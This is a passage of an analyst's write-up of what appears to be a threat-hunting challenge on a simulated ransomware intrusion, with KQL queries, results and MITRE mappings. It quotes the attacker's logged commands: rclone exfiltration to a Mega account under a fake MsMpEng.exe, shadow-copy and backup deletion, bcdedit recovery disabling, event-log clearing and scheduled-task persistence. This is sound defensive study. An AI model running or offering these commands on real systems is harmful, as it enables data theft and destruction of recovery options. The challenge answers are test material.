| where EventTime between (datetime(2026-02-04 05:00) .. datetime(2026-02-04 05:30))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl"
| extend Channel = extract(@"cl\s+""?([^""]+)""?", 1, CommandLine)
| summarize channels = dcount(Channel), first_cmd = min(EventTime), last_cmd = max(EventTime) by host,
burst = bin(EventTime, 1m)
| where channels == 16
| sort by first_cmd asc
```

EVIDENCE

- 16-channel wipes at BACKOFFICE-PC1 05:18:21, HL-FS01 05:19:31 and ADDC01 05:20:00–01: about 70 seconds and 29 seconds apart.
- All 16 commands on each host ran within the same second, so a scripted batch per host, working through the hosts one at a time.
- The data does not single out a highest-value host, because all three got identical wipes.

REASONING

> *I answered simultaneous and the platform marked it correct, but my own query shows the wipes were staggered: 05:18:21, 05:19:31 and 05:20:00–01. All 16 commands on each host ran within the same second, which points to a scripted batch per host. The corrected answer is BACKOFFICE-PC1, HL-FS01, ADDC01, staggered.*

MITRE: T1070.001. Pyramid of Pain: TTPs. The platform's explanation: scripted, automated cleanup rather than manual commands.

SCREENSHOTS AND QUERY RESULTS



16-channel wipe bursts per host: 05:18:21, 05:19:31 and 05:20:00 (boxed).

Q9.1 Is exfiltration before, after or during the anti-forensics work

Answer: (c) During / overlapping (platform-verified, 10 points). **Discrepancy:** the Mega transfer itself ended about 69 minutes before the first log wipe.

QUERY

```
let wipe = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:00) .. datetime(2026-02-04 05:30))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl"
| summarize wipe_start=min(EventTime), wipe_end=max(EventTime) by host;
let outbound = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:00) .. datetime(2026-02-04 05:30))
| where EventID == 3
| extend Kind = case(Image =~ @"C:\ProgramData\Microsoft\MsMpEng.exe", "Mega transfer",
                     DestinationIp in ("104.21.30.237", "172.67.174.46"), "C2 / other external", "")
| where Kind != "";
outbound
| join kind=inner wipe on host
| extend during_wipe = EventTime between (wipe_start .. wipe_end)
| summarize events=count(), during_wipe_events=countif(during_wipe),
            first_seen=min(EventTime), last_seen=max(EventTime) by host, Kind, wipe_start, wipe_end
```

EVIDENCE


- Mega transfer on HL-FS01: 49 events from 03:58:34 to 04:03:57 to g.api / w.api.mega.co.nz and 12 gfs302n*.userstorage.mega.co.nz hosts on 443/80, none inside the 05:13:09–05:19:31 wipe window.
- C2 / other external (to 104.21.30.237 and 172.67.174.46): ADDC01 1,448 events (156 during its wipe), BACKOFFICE-PC1 485 (17 during), HL-FS01 4,632 (160 during), 333 during the wipes in total at a steady 22–27 events a minute, last at about 05:29.
- First C2 sighting 03:35:11 on HL-FS01, 03:00:13 on BACKOFFICE-PC1 (the edge of my query window; the true start is 02:25:08, found later in Q12.2) and 04:29:12 on ADDC01.
- No byte counts exist in the table, so the later connections look like beaconing, not proof of more data leaving.

REASONING

> *I answered (c), and the platform accepted it. What my data shows is that bulk exfiltration finished about 69 minutes before the wipes, and only the C2 beaconing overlapped them. I read "overlapping" as ongoing attacker communications, not data still leaving.*


MITRE: T1567.002, T1071.001. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



host	Kind	wipe_start [UTC]	wipe_end [UTC]	events	during_wipe_events	first_seen [UTC]	last_seen [UTC]
ADDC01	C2 / other external	2/4/2026, 5:14:18.000...	2/4/2026, 5:20:01.00...	1448	156	2/4/2026, 4:29:12.000...	2/4/2026, 5:29:37.000 AM
BACKOFFICE-PC1	C2 / other external	2/4/2026, 5:17:35.000...	2/4/2026, 5:18:21.00...	485	17	2/4/2026, 3:00:13.000...	2/4/2026, 5:29:55.000 AM
HL-FS01	C2 / other external	2/4/2026, 5:13:09.000...	2/4/2026, 5:19:31.00...	4632	160	2/4/2026, 3:35:11.000...	2/4/2026, 5:29:51.000 AM
HL-FS01	Mega transfer	2/4/2026, 5:13:09.000...	2/4/2026, 5:19:31.00...	49	0	2/4/2026, 3:58:34.000...	2/4/2026, 4:03:57.000 AM

Join of outbound connections against the wipe window per host (Mega transfer: 0 during the wipe; C2: 156, 17 and 160).



HL-FS01 C2 row from the same result.

Q9.2 What is leaving, and disguised as what

> **Answer:** `rclone, C:\ProgramData\Microsoft\MsMpEng.exe` . I submitted the full command line plus "rclone.exe masquerading as MsMpEng.exe, the exfiltration tool disguised as Windows Defender's service binary".

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host has "HL-FS01" and EventID == 1
| where CommandLine contains "MsMpEng" or CommandLine contains "masquerade"
| project EventTime, Image, ParentImage, CommandLine
```

EVIDENCE

- 03:57:40 HL-FS01 (parent taskhostw.exe): `MsMpEng.exe --config C:\ProgramData\Microsoft\config.dat --password-command echo "exf1ltr8" copy C:\Shares mega:HARBORLIGHT-exfil -q`.
- Later runs with `--config ...\rclone.conf` at 03:58:33 and 04:00:14; `tasklist | findstr MsMpEng` at 04:00:39; `taskkill /f /im MsMpEng.exe` at 04:03:58 and 04:05:18.
- The real MsMpEng.exe lives under Program Files\Windows Defender or ProgramData\Microsoft\Windows Defender\Platform\<version>; this one sat in C:\ProgramData\Microsoft.
- **Limitation:** the original filename was never observed (no EventID 1 for the binary, no OriginalFileName); the rclone config format and subcommand identify the tool.

REASONING

> *My first search of the Image field for MsMpEng returned nothing, so I could not find it. The tool was launched through cmd /c, so the Image field showed cmd.exe. When I pivoted to CommandLine instead, I found the command, the config file and the destination.*

MITRE: T1567.002, T1036.005. Pyramid of Pain: Tools (rclone) and TTPs.

SCREENSHOTS AND QUERY RESULTS

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host has "HL-FS01" and EventID == 1
| where CommandLine contains "MsMpEng" or CommandLine contains "masquerade"
| project EventTime, Image, ParentImage, CommandLine
```

Results | Chart

EventTime [UTC]	Image	ParentImage	CommandLine
2/4/2026, 4:05:18.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im MsMpEng.exe
2/4/2026, 4:03:58.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im MsMpEng.exe
2/4/2026, 4:00:39.000 AM	C:\Windows\System32\findstr.exe	C:\Windows\System32\cmd.exe	findstr MsMpEng
2/4/2026, 4:00:39.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "tasklist | findstr MsMpEng"
2/4/2026, 4:00:14.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
2/4/2026, 3:58:33.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
2/4/2026, 3:57:40.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\config.dat --password-command echo" "exf1ltr8 copy C:\Shares mega:HARBORLIGHT-exfil -q"

CommandLine search for MsMpEng or masquerade; the rclone copy lines are boxed (03:57:40 and 03:58:33 runs).

Q9.3 What moves, and where to

> **Answer:** `C:\Shares` → `mega:HARBORLIGHT-exfil -q` (platform-verified, +75 points). I submitted `C:\ProgramData\Microsoft\MsMpEng.exe, C:\Shares mega:HARBORLIGHT-exfil -q`.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine has "rclone"
| project EventTime, Image, CommandLine, ParentImage
```

EVIDENCE

- On HL-FS01: 03:58:19 `echo [mega] >> C:\ProgramData\Microsoft\rclone.conf`, then `type = mega`, 03:58:20 `user = jwilson.vhr@proton.me`, 03:58:22 an obscured `pass =` line (visible in the screenshot), then the 03:58:33 and 04:00:14 copy runs.
- The source is the file-share root C:\Shares and the destination is the Mega remote HARBORLIGHT-exfil. rclone's config format is directly observed about 14 seconds before first use.

REASONING

> *The copy command names exactly what moves and where. The config lines written just before it confirm that the tool is rclone and that the destination is a Mega account.*

MITRE: T1567.002, T1039 (data from network shared drive), T1036.005. Pyramid of Pain: Tools and IOC.

SCREENSHOTS AND QUERY RESULTS

```
45  //Q9.2
46  HarborlightDental_CL
47  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
48  | where CommandLine has "rclone"
49  | project EventTime, Image, CommandLine, ParentImage
```

Results | Chart

EventTime [UTC]	Image	CommandLine
2/4/2026, 4:00:14.000 AM	C:\Windows\System32\cmd.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe -config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
2/4/2026, 3:58:33.000 AM	C:\Windows\System32\cmd.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"
2/4/2026, 3:58:22.000 AM	C:\Windows\System32\cmd.exe	cmd /c "echo pass = ls0_X_SIkQS7mrP5gOLilloBUIfN1CHIjBmnN2O6bg >> C:\ProgramData\Microsoft\rclone.conf"
2/4/2026, 3:58:20.000 AM	C:\Windows\System32\cmd.exe	cmd /c "echo user = jwilson.vhr@proton.me >> C:\ProgramData\Microsoft\rclone.conf"
2/4/2026, 3:58:19.000 AM	C:\Windows\System32\cmd.exe	cmd /c "echo type = mega >> C:\ProgramData\Microsoft\rclone.conf"
2/4/2026, 3:58:19.000 AM	C:\Windows\System32\cmd.exe	cmd /c "echo [mega] > C:\ProgramData\Microsoft\rclone.conf"

CommandLine has "rclone": the MsMpEng path and C:\Shares mega:HARBORLIGHT-exfil -q are boxed; the echo lines build rclone.conf.

Q9.4 Whose account receives it

> **Answer:** `jwilson.vhr@proton.me`

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine contains "proton.me"
| project EventTime, CommandLine
```

EVIDENCE

- One row at 03:58:20: `cmd /c "echo user = jwilson.vhr@proton.me >> C:\ProgramData\Microsoft\rclone.conf"`.
- The account may be an alias, but it is the attacker-controlled login in the rclone config.

REASONING

> *The attacker wrote the Mega login into rclone.conf one echo at a time, so the account is in the telemetry. It is the destination that holds the stolen data and the thing to report for a takedown or legal request.*

MITRE: T1567.002. Pyramid of Pain: IOC.

SCREENSHOTS AND QUERY RESULTS



The single row for proton.me at 03:58:20 (my own comment label on the query said Q9.2).

Q10.2 Which host loses its recovery options

> **Answer:** HL-FS01 gets the full treatment; ADDC01 gets a partial one. **Method note:** my first query was invalid and I corrected it.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled",
"shadowstorage")
| extend Technique = case(
    CommandLine has "vssadmin" and CommandLine has "delete", "vssadmin delete shadows",
    CommandLine has "shadowcopy", "wmic shadowcopy delete",
    CommandLine has "bcdedit", "bcdedit",
    CommandLine has "wbadmin", "wbadmin",
    "other")
| summarize techniques = dcount(Technique), list = make_set(Technique), runs = count(), first_seen =
min(EventTime) by host
```

EVIDENCE

- HL-FS01: 4 real techniques (5 labels including “other”, which is `vssadmin list shadows`), 12 runs, first at 04:04:05.
- ADDC01: 1 technique (vssadmin delete shadows, via the 04:42:28 wmic push), 3 rows, first at 04:42:28.
- BACKOFFICE-PC1: none.
- My first query was `summarize count() by host` with no keyword filter, so it counted every EventID 1 row (HL-FS01 464, BACKOFFICE-PC1 118, ADDC01 153) and could not support the conclusion.

REASONING

> *The file server holds the shared data, so it got the full treatment. The domain controller was not hit hardest, the file server was.*

MITRE: T1490 (inhibit system recovery), T1047. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
//Q10.2
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| extend Technique = case(
    CommandLine has "vssadmin" and CommandLine has "delete", "vssadmin delete shadows",
    CommandLine has "shadowcopy", "wmic shadowcopy delete",
    CommandLine has "bcdedit", "bcdedit",
    CommandLine has "wbadmin", "wbadmin",
    "other")
| project EventTime, host, Technique, Image, ParentImage, CommandLine
| summarize count() by host
```

Results | Chart

host	count_
HL-FS01	464
BACKOFFICE-PC1	118
ADDC01	153

First attempt (invalid): counts every EventID 1 row per host with no keyword filter.

```
//Q10.2
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled", "shadowstorage")
| extend Technique = case(
    CommandLine has "vssadmin" and CommandLine has "delete", "vssadmin delete shadows",
    CommandLine has "shadowcopy", "wmic shadowcopy delete",
    CommandLine has "bcdedit", "bcdedit",
    CommandLine has "wbadmin", "wbadmin",
    "other")
| summarize techniques = dcount(Technique), list = make_set(Technique), runs = count(), first_seen = min(EventTime) by host
```

Results | Chart

host	techniques	list	runs	first_seen [UTC]
ADDC01	1	["vssadmin delete shadows"]	3	2/4/2026, 4:42:28.000 AM
HL-FS01	5	["other","wbadmin","bcdedit","wmic shadowcopy delete","vssadmin delete shadows"]	12	2/4/2026, 4:04:05.000 AM

Corrected query: dcount of techniques per host; HL-FS01 5 labels / 12 runs, ADDC01 1 technique.

Q10.3 Which techniques are used together on HL-FS01

> **Answer:** I submitted `vssadmin delete shadows /all /quiet, wmic shadowcopy delete /nointeractive, wbadmin delete catalog` (platform: solved, 75 points). **Correction:** the platform's three techniques are vssadmin, bcdedit and wbadmin.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host has "HL-FS01" and EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled",
"shadowstorage")
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
```

EVIDENCE

- Parent cmd.exe on HL-FS01: `vssadmin delete shadows /all /quiet`, `wmic shadowcopy delete /nointeractive`, `bcdedit /set {default} recoveryenabled no`, `bcdedit /set {default} bootstatuspolicy ignoreallfailures`, `mmc.exe wbadmin.msc delete catalog -quiet`.
- Then at 04:05:49 `vssadmin list shadows` to verify.
- wmic shadowcopy delete is a second shadow-copy tool with the same effect as vssadmin, so I listed it instead of bcdedit.

REASONING

> *Together the three techniques remove every easy restore path: shadow copies, the boot recovery environment and the backup catalog. My answer named the same effect twice and left out bcdedit.*

MITRE: T1490. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
64  //Q10.3
65  HarborlightDental_CL
66  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
67  | where host has "HL-FS01" and EventID == 1
68  | where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled", "shadowstorage")
69  | project EventTime, Image, ParentImage, CommandLine
70  | sort by EventTime asc
```

Results | Chart

EventTime [UTC]	Image	ParentImage	CommandLine
2/4/2026, 4:04:05.000 AM	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin delete shadows /all /quiet
2/4/2026, 4:04:06.000 AM	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:04:06.000 AM	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:04:06.000 AM	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:04:07.000 AM	C:\Windows\System32\mmc.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete cata...
2/4/2026, 4:05:26.000 AM	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:05:26.000 AM	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin delete shadows /all /quiet
2/4/2026, 4:05:26.000 AM	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:05:26.000 AM	C:\Windows\System32\bcdedit.exe	C:\Windows\System32\cmd.exe	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:05:26.000 AM	C:\Windows\System32\mmc.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete cata...
2/4/2026, 4:05:49.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "vssadmin list shadows"
2/4/2026, 4:05:49.000 AM	C:\Windows\System32\vssadmin.exe	C:\Windows\System32\cmd.exe	vssadmin list shadows

The anti-recovery commands on HL-FS01 with parent processes.

Q10.4 Does the sequence run more than once

> **Answer:** It repeats, `04:05:26` (platform: solved, 100 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host has "HL-FS01" and EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled",
"shadowstorage")
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
| distinct EventTime, CommandLine
```

EVIDENCE

- Pass 1 at 04:04:05–07 and pass 2 at 04:05:26 contain the same five commands in the same order.
- About 80 seconds apart, which is scripted behaviour.

REASONING

> *Two identical passes in the same order, 80 seconds apart, mean a script ran the sequence twice. A person would not run the exact same five commands twice in the same order.*

MITRE: T1490. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
80  //Q10.4
81  HarborlightDental_CL
82  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
83  | where host has "HL-FS01" and EventID == 1
84  | where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled", "shadowstorage")
85  | project EventTime, Image, ParentImage, CommandLine
86  | sort by EventTime asc
87  | distinct EventTime, CommandLine
```

Results | Chart

EventTime [UTC]	CommandLine
2/4/2026, 4:05:49.000 AM	vssadmin list shadows
2/4/2026, 4:05:49.000 AM	cmd /c "vssadmin list shadows"
2/4/2026, 4:05:26.000 AM	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete catalog -quiet
2/4/2026, 4:05:26.000 AM	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:05:26.000 AM	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:05:26.000 AM	wmic shadowcopy delete /nointeractive
2/4/2026, 4:05:26.000 AM	vssadmin delete shadows /all /quiet
2/4/2026, 4:04:07.000 AM	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wbadmin.msc" delete catalog -quiet
2/4/2026, 4:04:06.000 AM	bcdedit /set {default} bootstatuspolicy ignoreallfailures
2/4/2026, 4:04:06.000 AM	bcdedit /set {default} recoveryenabled no
2/4/2026, 4:04:06.000 AM	wmic shadowcopy delete /nointeractive
2/4/2026, 4:04:05.000 AM	vssadmin delete shadows /all /quiet

Two boxed passes, 04:04:05–07 and 04:05:26, with identical commands.

Q10.5 What to hunt for next

> **Answer:** (b) Additional backdoors and persistence (platform-verified, 10 points).

EVIDENCE

- Already visible: 03:42:07 HL-FS01 `schtasks /create /tn WindowsUpdate /tr C:\Users\Public\taskhostw.exe /sc onstart /ru SYSTEM`.
- A full persistence sweep per host (Run keys and services in EventID 13, schtasks and sc create, startup file creates) was not run.

REASONING

> *A competent attacker never relies on a single way back in and plants backup access before the loud phase. Encryption is the final visible step and exfiltration was already done, so persistence is the thing to look for.*

MITRE: T1053.005 (scheduled task). Pyramid of Pain: TTPs.

Q11.2 Is there a second way back in

> **Answer:** `OneDriveSync.exe` , `C:\Users\Public\OneDriveSync.exe` (on ADDC01; platform result not recorded).

QUERY

```
(Exported to Q11.2.csv; the Sentinel query was not recorded.)
```

EVIDENCE

- 04:44:23 EventID 11: the injected spoolsv.exe creates it.
- 04:44:48 `cmd /c C:\Users\Public\OneDriveSync.exe`; 04:44:49 EventIDs 1, 7 and 22; from 04:44:50, 994 EventID 3 rows to 104.21.30.237 and 172.67.174.46 on 80/443 (548 on 80, 446 on 443) at a median interval of about 59 seconds, which is a beacon.
- The export hit the 1,000-row cap and the last row is at 12:51 PM, so beaconing continues beyond the file.
- Real OneDrive is OneDrive.exe under %LOCALAPPDATA% or Program Files, never C:\Users\Public.
- **Caveats:** no schtasks or Run-key row in the CSV (it ran and beaconed, but registered persistence is not shown); it was delivered through the first chain, so “independent” means a separate binary on a separate host.

REASONING

> *OneDriveSync is masquerading as OneDrive. Furthermore, it is being staged inside C:\Users\Public\, where OneDrive normally never sits.*

MITRE: T1036.005, T1071.001, T1105. Pyramid of Pain: Tools and TTPs.

Q11.3 Is there a third

> **Answer:** `wsync.exe`, dropped by `C:\Users\Public\taskhostw.exe`, on `HL-FS01` (platform result not recorded).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host == "HL-FS01" and EventID in (1, 11)
| where Image has "wsync" or TargetFilename has "wsync"
| project EventTime, EventID, Image, TargetFilename, ParentImage
```

EVIDENCE

- One row: 04:54:52 EventID 11, Image C:\Users\Public\taskhostw.exe, TargetFilename C:\ProgramData\Microsoft\wsync.exe.
- C:\ProgramData\Microsoft\ is the attacker staging folder on HL-FS01 (MsMpEng.exe, rclone.conf, config.dat, updater.exe).
- Three implants: taskhostw.exe (first, C:\Users\Public), OneDriveSync.exe (ADDC01), wsync.exe (HL-FS01). HL-FS01 also held a OneDriveSync.exe copy from 04:47:30 (reuse, not new).
- **Caveats:** no EventID 1 row for wsync.exe (execution is inferred from network rows from 04:54:56); my earlier guess that spoolsv.exe was the dropper was wrong.

REASONING

> *The data shows the fake taskhostw.exe writing wsync.exe into the staging folder. Three implants on three hosts mean removing one does not evict the attacker.*

MITRE: T1036.005, T1105. Pyramid of Pain: Tools and TTPs.

SCREENSHOTS AND QUERY RESULTS

```
97  //Q11.3
98  HarborlightDental_CL
99  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
100 | where host =~ "HL-FS01" and EventID in (1, 11)
101 | where Image has "wsync" or TargetFilename has "wsync"
102 | project EventTime, EventID, Image, TargetFilename, ParentImage
```

Results | Chart

EventTime [UTC]	EventID	Image	TargetFilename	ParentImage
2/4/2026, 4:54:52.000 AM	11	C:\Users\Public\taskhostw.exe	C:\ProgramData\Microsoft\wsync.exe	

EventID 1/11 search for wsync on HL-FS01; the single row at 04:54:52 is boxed.

Q12.1 Where the backdoors phone home

> **Answer:** `cdn.cloud-endpoint.net`, resolving to the Cloudflare IPs `104.21.30.237` and `172.67.174.46` (platform-verified, 150 points). I also listed `ADDC01.Harborlight.local`; the platform accepted it, but it is the internal DC and not C2.

QUERY

```
(Exported to Q12.1.csv; the DNS summary query was not recorded.)
```

EVIDENCE

- EventID 22 DNS queries for cdn.cloud-endpoint.net come from rundll32, the fake taskhostw.exe on all three hosts, OneDriveSync.exe and wsync.exe.
- The legitimate System32 taskhostw.exe on ADDC01 never queries it.
- The true first C2 contact on BACKOFFICE-PC1 is 02:25:07–08, seconds after the second rundll32 run.
- **Caveat:** DNS shows Cloudflare-hosted C2. That is not proof of true domain fronting because there is no SNI or Host data in the table.

REASONING

> *Every implant resolves the same name, and only the attacker's processes do. Hosting the C2 behind a Cloudflare CDN means the IPs look benign, so the domain is the indicator.*

MITRE: T1090.004 (platform tag), T1071.001, T1568.001. Pyramid of Pain: IOC (domain, IPs) and TTPs.

Q12.2 One-off or sustained

> **Answer:** Persistent, `443, 80` (platform-verified, 150 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 3
| where DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize connections = count(),
            port_80 = countif(DestinationPort == 80),
            port_443 = countif(DestinationPort == 443),
            first_seen = min(EventTime), last_seen = max(EventTime),
            hosts = dcount(host), processes = dcount(Image)
```

EVIDENCE

- 14,218 connections to the two C2 IPs: port 443 9,954 (70%), port 80 4,264 (30%).
- First seen 02:25:08, last seen 18:47:29, about 16 h 22 min; 3 hosts and 7 processes.
- About one connection a minute per host.
- Correction of my own earlier doubt: I questioned the platform's 443 emphasis from a biased 1,000-row sample (55% on 80); the full totals show 70% on 443.

REASONING

> *About one connection a minute from every host for 16 hours is a persistent channel, not a one-off. The traffic is mixed: 70% HTTPS and 30% plain HTTP, so I would not describe it as all encrypted.*

MITRE: T1071.001. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 3
| where DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize connections = count(),
            port_80 = countif(DestinationPort == 80),
            port_443 = countif(DestinationPort == 443),
            first_seen = min(EventTime),
            last_seen = max(EventTime),
            hosts = dcount(host),
            processes = dcount(Image)
```

esults Chart

nections	port_80	port_443	first_seen [U... ↑↓	last_seen [UTC]	hosts	processes
14218	4264	9954	2/4/2026, 2:25:08.00...	2/4/2026, 6:47:29.0...	3	7

connections	14218
port_80	4264
port_443	9954
first_seen [UTC]	2026-02-04T02:25:08Z
last_seen [UTC]	2026-02-04T18:47:29Z
hosts	3
processes	7

Totals to the two C2 IPs: 14,218 connections, 9,954 on 443, 4,264 on 80, first 02:25:08Z, last 18:47:29Z, 3 hosts, 7 processes.

Q12.3 Is it really over

> **Answer:** Confirmed. The log shows C2 callbacks to the Cloudflare IPs until 18:47:29 UTC, about 13 hours after the 05:23 encryption, so attacker access lasted at least 16 hours from first contact.

QUERY

```
(Same query as Q12.2.)
```

EVIDENCE

- 02:25:08 to 18:47:29 is about 16 h 22 min; about 13 h 24 min after 05:23, and about 10 h 17 min after discovery at 08:30.
- The platform notes two backdoors were still active at the literal end of the telemetry export. No containment is shown.

REASONING

> *The loud part of the attack ends around 05:23, but the data proves the attacker was still connected hours later. Nothing in the logs shows containment.*

MITRE: T1071.001. Pyramid of Pain: TTPs.

Q13.1 The attacker end goal

> **Answer:** (b) Durable domain-level persistence (platform-verified, correct).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode in (4728, 4732)
| project EventTime, host, EventCode, CommandLine, TargetObject, TargetFilename
| sort by EventTime asc
```

EVIDENCE

